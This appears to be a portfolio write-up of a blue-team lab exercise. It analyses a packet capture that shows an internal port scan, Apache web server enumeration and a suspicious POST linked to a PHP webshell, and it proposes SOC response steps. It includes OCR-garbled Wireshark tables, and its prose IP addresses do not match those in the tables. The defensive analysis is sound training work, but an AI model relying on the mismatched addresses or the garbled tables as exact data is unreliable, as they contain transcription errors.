



Project Title:

Incident Response Simulation: From Internal Recon to Webshell Execution



Objective:

To simulate and analyze a real-world incident involving internal reconnaissance, exploitation, and post-exploitation activity using PCAP forensic techniques. This project demonstrates my ability to detect, analyze, and respond to adversary behavior across the full attack chain.



Executive Summary:

An internal host triggered a port scanning alert that led to the discovery of a full-blown attack lifecycle: enumeration of a web server, a suspicious POST payload leading to the deployment of a PHP webshell (`db funcs .php`), remote command execution, and cleanup efforts to evade detection. Tools like Wireshark and HTTP stream analysis were used to confirm and document each phase of the attack. This case study highlights my SOC readiness, forensic investigation skills, and ability to communicate high-impact security findings to both technical and non-technical stakeholders.



Internal Port Scan & Potential C2 Discovery

Tool/Technique: Wireshark (Statistics → Capture File Properties, Protocol Hierarchy, Conversations/TCP tabs)

Timestamp: 2021-02-07 08:31:22 – 08:46:31 (15-minute duration)

Context:

In a hypothetical SOC level-1 role, I'm handed a suspicious internal PCAP flagged for local-to-local port scanning. The task: determine if it's benign or part of lateral movement.



Why This Matters:

Port scans from internal hosts often indicate reconnaissance or lateral move attempts—critical for early threat hunting. Identifying open internal ports (like 80 and 22) can alert SOC teams to a compromised host probing for vulnerabilities.






My Analysis:

- Observation:** The capture spans 15 minutes, revealing multiple protocols (SSH, DNS, HTTP, SMB). In the IPv4 Conversations view, IP A (10.25.196.4) consistently scans IP B (10.25.196.5) using source port 41675. Ports 80 and 22 respond (larger byte counts), while others don't. Later, IP B initiates traffic back to IP A on port 44222, and external IPs (34.x.x.x, 35.x.x.x) appear.

- **Interpretation:** Repeated use of the same source port implies an automated or scripted port scan. Responses on HTTP (80) and SSH (22) suggest legitimate services reachable from the scanning host. The callback from 5→4 on port 44222 could indicate a spawned command shell or lateral exploit. External IPs may represent command-and-control or external data exfiltration attempts.
- **Action:**
 1. Quarantine/scoping: Temporarily isolate the scanning host (10.25.196.4) for further forensic VM review.
 2. Endpoint check: Run malware/EDR scans looking for persistence or script activity.
 3. Firewall check: Confirm whether ports 80 and 22 should be open internally—if not, remove exposure vectors.
 4. Investigate connections to external IPs; block and trace traffic to those endpoints.
 5. Escalation: Draft immediate notification to the client/stakeholders with alerts and recommended containment steps.

Key takeaway: Internals scanning multiple ports from the same source port is likely malicious — and enabling this visibility and response flow shows real SOC instincts and impact.





Wireshark - Conversations - BTLOPortScan.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Conversation Settings

	Ethernet	IPv4 - 19	IPv6 - 7	TCP - 1284	UDP - 38					
Name resolution	Address A	Address B	Packets	Bytes	Stream ID	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Si
Absolute start time	10.251.96.5	10.251.96.3	2	688 bytes	10	2	688 bytes	0	0 bytes	321.3393
Limit to display filter	10.251.96.4	10.251.96.5	15,883	4 MB	9	7,604	1 MB	8,279	3 MB	103.5555
	10.251.96.4	10.251.96.5	3	282 bytes	15	3	282 bytes	0	0 bytes	373.5937
	10.251.96.5	34.122.121.32	20	2 kB	7	10	774 bytes	10	904 bytes	45.9324
	172.20.10.2	34.122.121.32	20	2 kB	6	10	870 bytes	10	992 bytes	45.9324
	10.251.96.5	35.224.170.84	10	839 bytes	13	5	387 bytes	5	452 bytes	345.8830
	172.20.10.2	35.224.170.84	10	931 bytes	12	5	435 bytes	5	496 bytes	345.8826
	127.0.0.1	127.0.0.53	24	3 kB	4	12	1 kB	12	2 kB	44.9307
	172.20.10.2	172.20.10.1	32	5 kB	5	20	3 kB	12	2 kB	44.9315!
	172.20.10.5	172.20.10.2	1,324	215 kB	3	767	113 kB	557	102 kB	1.93979
	172.20.10.3	172.20.10.15	3	282 bytes	14	3	282 bytes	0	0 bytes	373.5936
	172.20.10.5	172.20.10.15	10	1 kB	16	10	1 kB	0	0 bytes	432.4768
Protocol	10.251.96.5	224.0.0.251	3	267 bytes	2	3	267 bytes	0	0 bytes	1.44274
Ethernet	127.0.0.1	224.0.0.251	3	267 bytes	0	3	267 bytes	0	0 bytes	0.00000
IEEE 802.11	172.20.10.1	224.0.0.251	1	88 bytes	17	1	88 bytes	0	0 bytes	491.0006
IEEE 802.15.4	172.20.10.2	224.0.0.251	3	267 bytes	1	3	267 bytes	0	0 bytes	1.26730
IPv4	172.20.10.5	224.0.0.251	24	2 kB	8	24	2 kB	0	0 bytes	93.0032
FDDI	0.0.0.0	255.255.255.255	1	326 bytes	18	1	326 bytes	0	0 bytes	801.6563
IEEE 802.11	10.251.96.3	255.255.255.255	11	7 kB	11	11	7 kB	0	0 bytes	321.3617

Filter list for specific type

Help Close

BTLOPortScan.pcap

Packets: 17508 Profile: Default

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Conversation Settings

	Ethernet	IPv4 - 19	IPv6 - 7	TCP - 1284	UDP - 38					
Name resolution	Address A	Port A Address B	Port B	Packets	Bytes	Stream ID	Packets A → B	Bytes A → B	Packets B → A	E
Absolute start time	10.251.96.4	41675 10.251.96.5	135	2	118 bytes	6	1	62 bytes	1	
Limit to display filter	10.251.96.4	41675 10.251.96.5	53	2	118 bytes	7	1	62 bytes	1	
	10.251.96.4	41675 10.251.96.5	554	2	118 bytes	8	1	62 bytes	1	
	10.251.96.4	41675 10.251.96.5	25	2	118 bytes	9	1	62 bytes	1	
	10.251.96.4	41675 10.251.96.5	587	2	118 bytes	10	1	62 bytes	1	
	10.251.96.4	41675 10.251.96.5	139	2	118 bytes	11	1	62 bytes	1	
	10.251.96.4	41675 10.251.96.5	995	2	118 bytes	12	1	62 bytes	1	
	10.251.96.4	41675 10.251.96.5	143	2	118 bytes	13	1	62 bytes	1	
	10.251.96.4	41675 10.251.96.5	80	3	184 bytes	14	2	124 bytes	1	
	10.251.96.4	41675 10.251.96.5	993	2	118 bytes	15	1	62 bytes	1	
	10.251.96.4	41675 10.251.96.5	111	2	118 bytes	16	1	62 bytes	1	
	10.251.96.4	41675 10.251.96.5	443	2	118 bytes	17	1	62 bytes	1	
	10.251.96.4	41675 10.251.96.5	110	2	118 bytes	18	1	62 bytes	1	
	10.251.96.4	41675 10.251.96.5	445	2	118 bytes	19	1	62 bytes	1	
	10.251.96.4	41675 10.251.96.5	21	2	118 bytes	20	1	62 bytes	1	
	10.251.96.4	41675 10.251.96.5	23	2	118 bytes	21	1	62 bytes	1	
Ethernet	10.251.96.4	41675 10.251.96.5	22	3	184 bytes	22	2	124 bytes	1	
IEEE 802.11	10.251.96.4	41675 10.251.96.5	113	2	118 bytes	23	1	62 bytes	1	
IEEE 802.15.4	10.251.96.4	41675 10.251.96.5	199	2	118 bytes	24	1	62 bytes	1	
IPv4	10.251.96.4	41675 10.251.96.5	256	2	118 bytes	25	1	62 bytes	1	
FDDI	10.251.96.4	41675 10.251.96.5	986	2	118 bytes	26	1	62 bytes	1	
IEEE 802.11	10.251.96.4	41675 10.251.96.5	595	2	118 bytes	27	1	62 bytes	1	
IEEE 802.15.4	10.251.96.4	41675 10.251.96.5	805	2	118 bytes	28	1	62 bytes	1	
IPv4	10.251.96.4	41675 10.251.96.5	104	7	118 bytes	29	1	67 bytes	1	

Filter list for specific type

Help Close

BTLOPortScan.pcap

Thunar 2624 45.1MiB 45.1MiB 0% 0%

Wireshark 11176 292.0 MiB 292.0 MiB 0% 0%

Xfce4-taskmanager agent 12845 55.9 MiB 55.9 MiB 1% 1%

Starting task 2957 5.9 MiB 5.9 MiB 0% 0%

Changing task Terminating task

🔍 Web Server Identification & Suspicious POST Request

🛠️ **Tool/Technique:** Wireshark – Protocol Hierarchy, Conversations, Follow HTTP Stream

⌚ **Timestamp:** 2021-02-07 16:31:24

🔗 **Context:**

This phase occurs in the post-scanning enumeration and exploitation phase of the attack chain. The attacker has likely identified live hosts and is now fingerprinting web servers and potentially delivering a payload via HTTP POST.

🎯 **Why This Matters:**

Web-based exploitation is one of the most common attack vectors. Identifying exposed internal web servers and monitoring their traffic can reveal unauthorized access, vulnerable software (e.g., outdated Apache), or active command execution via web shells.

💡 **My Analysis:**

- **Observation:**

By inspecting Conversations, internal IP 10.25.196.5 is repeatedly contacted on TCP port 80, which responds with larger byte sizes—suggesting HTTP server activity. A second internal IP (172.20.10.2) is also contacted on port 80. Upon following HTTP stream from packet 14, response headers reveal:

Server: Apache/2.4.41 (Ubuntu)

— confirming that 172.20.10.2 is an Ubuntu-based Apache web server. In packet 38, a POST request is issued—potentially containing payload data.


- **Interpretation:**

This confirms the attacker is enumerating internal web services and has discovered two probable servers. 172.20.10.2 is particularly vulnerable as it publicly advertises its OS and server version—valuable intel for attackers. The POST request may indicate an attempt to upload a web shell or execute a malicious command.

- **Action:**

1. Immediately verify whether 10.25.196.5 and 172.20.10.2 are authorized to serve HTTP content.
2. Inspect POST payload from packet 38 in detail to determine if command injection, file upload, or shell drop occurred.
3. Alert server owners and patch Apache if outdated. Disable verbose banner leaks.
4. Review endpoint logs and correlate with HTTP timestamps for signs of compromise or shell access.
5. If malicious, contain affected servers and initiate IR playbook (snapshot, memory dump, isolate from network).

Key takeaway: Identifying internal web servers and suspicious POST traffic early empowers the SOC to stop a potential webshell attack before it fully unfolds — proactive defense starts with knowing what you are exposing.



Wireshark - Conversations - BTLOPortScan.pcap

Conversation Settings	Ethernet	IPv4 · 19	IPv6 · 7	TCP · 1284	UDP · 38					
Name resolution	Address A	Port A Address B	Port B	Packets	Bytes	Stream ID	Packets A → B	Bytes A → B	Packets B → A	E
Absolute start time	10.251.96.4	41675 10.251.96.5	71	2 118 bytes	517		1	62 bytes		1
Limit to display filter	10.251.96.4	41675 10.251.96.5	72	2 118 bytes	862		1	62 bytes		1
	10.251.96.4	41675 10.251.96.5	73	2 118 bytes	598		1	62 bytes		1
	10.251.96.4	41675 10.251.96.5	74	2 118 bytes	391		1	62 bytes		1
	10.251.96.4	41675 10.251.96.5	75	2 118 bytes	827		1	62 bytes		1
	10.251.96.4	41675 10.251.96.5	76	2 118 bytes	306		1	62 bytes		1
	10.251.96.4	41675 10.251.96.5	77	2 118 bytes	620		1	62 bytes		1
	10.251.96.4	41675 10.251.96.5	78	2 118 bytes	939		1	62 bytes		1
	10.251.96.4	41675 10.251.96.5	79	2 118 bytes	189		1	62 bytes		1
Copy	10.251.96.4	41675 10.251.96.5	80	3 184 bytes	14		2	124 bytes		1
Follow Stream...	172.20.10.5	50192 172.20.10.2	80	6 378 bytes	1		4	254 bytes		2
Graph...	172.20.10.5	50197 172.20.10.2	80	6 378 bytes	3		4	254 bytes		2
Protocol	172.20.10.5	50233 172.20.10.2	80	6 378 bytes	1088		4	254 bytes		2
Ethernet	172.20.10.5	50235 172.20.10.2	80	6 378 bytes	1090		4	254 bytes		2
FC	172.20.10.5	50239 172.20.10.2	80	6 378 bytes	1092		4	254 bytes		2
FDDI	172.20.10.5	50241 172.20.10.2	80	6 378 bytes	1094		4	254 bytes		2
DCCP	172.20.10.5	50251 172.20.10.2	80	6 378 bytes	1103		4	254 bytes		2
IEEE 802.11	172.20.10.5	50255 172.20.10.2	80	6 378 bytes	1105		4	254 bytes		2
IEEE 802.15.4	172.20.10.5	50258 172.20.10.2	80	6 378 bytes	1108		4	254 bytes		2
Ethernet	172.20.10.5	50260 172.20.10.2	80	6 378 bytes	1174		4	254 bytes		2
Bluetooth	172.20.10.5	50262 172.20.10.2	80	6 378 bytes	1176		4	254 bytes		2
BPV7	172.20.10.5	50265 172.20.10.2	80	6 378 bytes	1180		4	254 bytes		2
DCCP	172.20.10.5	50268 172.20.10.2	80	6 378 bytes	1182		4	254 bytes		2
IEEE 802.11	172.20.10.5	50282 172.20.10.2	80	6 378 bytes	1267		4	254 bytes		2
IEEE 802.15.4	172.20.10.5	50282 172.20.10.2	80	6 378 bytes	1267		4	254 bytes		2
IPv4	172.20.10.5	50282 172.20.10.2	80	6 378 bytes	1267		4	254 bytes		2
Filter list for specific type	172.20.10.5	50282 172.20.10.2	80	6 378 bytes	1267		4	254 bytes		2

Help **Close**


BTLOPortScan.pcap | Packets: 17508 | Profile: Default

Wireshark - Conversations - BTLOPortScan.pcap

Conversation Settings	Ethernet	IPv4 · 19	IPv6 · 7	TCP · 1284	UDP · 38					
Name resolution	Address A	Port A Address B	Port B	Packets	Bytes	Stream ID	Packets A → B	Bytes A → B	Packets B → A	E
Absolute start time	10.251.96.4	41675 10.251.96.5	10	2 118 bytes	78		1	62 bytes		1
Limit to display filter	10.251.96.4	41675 10.251.96.5	11	2 118 bytes	779		1	62 bytes		1
	10.251.96.4	41675 10.251.96.5	12	2 118 bytes	210		1	62 bytes		1
	10.251.96.4	41675 10.251.96.5	13	2 118 bytes	652		1	62 bytes		1
	10.251.96.4	41675 10.251.96.5	14	2 118 bytes	91		1	62 bytes		1
	10.251.96.4	41675 10.251.96.5	15	2 118 bytes	255		1	62 bytes		1
	10.251.96.4	41675 10.251.96.5	16	2 118 bytes	227		1	62 bytes		1
	10.251.96.4	41675 10.251.96.5	17	2 118 bytes	49		1	62 bytes		1
	10.251.96.4	41675 10.251.96.5	18	2 118 bytes	818		1	62 bytes		1
	10.251.96.4	41675 10.251.96.5	19	2 118 bytes	756		1	62 bytes		1
	10.251.96.4	41675 10.251.96.5	20	2 118 bytes	37		1	62 bytes		1
	10.251.96.4	41675 10.251.96.5	21	2 118 bytes	20		1	62 bytes		1
Copy	10.251.96.4	41675 10.251.96.5	22	3 184 bytes	22		2	124 bytes		1
Follow Stream...	172.20.10.5	50356 172.20.10.2	22	51 11 kB	1283		23	3 kB		28
Graph...	172.20.10.5	50355 172.20.10.2	22	728 67 kB	1282		411	33 kB		317
Protocol	172.20.10.5	50355 172.20.10.2	22	2 118 bytes	21		1	62 bytes		1
Ethernet	10.251.96.4	41675 10.251.96.5	24	2 118 bytes	564		1	62 bytes		1
FC	10.251.96.4	41675 10.251.96.5	25	2 118 bytes	9		1	62 bytes		1
FDDI	10.251.96.4	41675 10.251.96.5	26	2 118 bytes	622		1	62 bytes		1
DCCP	10.251.96.4	41675 10.251.96.5	27	2 118 bytes	614		1	62 bytes		1
IEEE 802.11	10.251.96.4	41675 10.251.96.5	28	2 118 bytes	460		1	62 bytes		1
IEEE 802.15.4	10.251.96.4	41675 10.251.96.5	29	2 118 bytes	330		1	62 bytes		1
IPv4	10.251.96.4	41675 10.251.96.5	30	2 118 bytes	776		1	62 bytes		1
Filter list for specific type	10.251.96.4	41675 10.251.96.5	31	2 118 bytes	871		1	67 bytes		1

Help **Close**

BTLOPortScan.pcap | Packets: 17508 | Profile: Default



Wireshark - Conversations - BTLOPortScan.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Conversation Settings

Ethernet	IPv4 · 19	IPv6 · 7	TCP · 1284	UDP · 38
Name resolution				
Absolute start time				
Limit to display filter				
Copy				
Follow Stream...				
Graph...				
Protocol				
Ethernet				
Bluetooth				
BPV7				
DCCP				
✓ Ethernet				
FC				
FDDI				
IEEE 802.11				
IEEE 802.15.4				
✓ IPv4				
Filter list for specific type				

Address A Port A Address B Port B Packets Bytes Stream ID Packets A → B Bytes A → B Packets B → A E

10.251.96.4 49688 10.251.96.5 80 12 2 kB 1136 6 1 kB 6
10.251.96.4 49832 10.251.96.5 80 12 2 kB 1217 6 1 kB 6
10.251.96.4 49684 10.251.96.5 80 12 2 kB 1134 6 1 kB 6
10.251.96.4 49830 10.251.96.5 80 12 2 kB 1216 6 1 kB 6
10.251.96.4 49682 10.251.96.5 80 12 2 kB 1133 6 1 kB 6
10.251.96.4 49828 10.251.96.5 80 12 2 kB 1215 6 1 kB 6
172.20.10.5 50254 172.20.10.2 80 14 3 kB 1104 8 1 kB 6
172.20.10.5 50232 172.20.10.2 80 14 3 kB 1087 8 2 kB 6
172.20.10.5 50196 172.20.10.2 80 14 3 kB 2 8 2 kB 6
10.251.96.4 49512 10.251.96.5 80 18 4 kB 1030 9 2 kB 9
10.251.96.4 49928 10.251.96.5 80 18 4 kB 1265 10 2 kB 8
172.20.10.5 50191 172.20.10.2 80 18 4 kB 0 10 2 kB 8
10.251.96.4 49624 10.251.96.5 80 22 5 kB 1097 11 2 kB 11
10.251.96.4 49934 10.251.96.5 80 22 5 kB 1270 11 3 kB 11
10.251.96.4 49514 10.251.96.5 80 25 7 kB 1031 13 3 kB 12
10.251.96.4 49628 10.251.96.5 80 31 8 kB 1099 18 4 kB 13
172.20.10.5 50281 172.20.10.2 80 31 9 kB 1266 18 5 kB 13
172.20.10.5 50259 172.20.10.2 80 31 9 kB 1173 18 5 kB 13
172.20.10.5 50309 172.20.10.2 80 20 12 kB 1268 11 10 kB 9
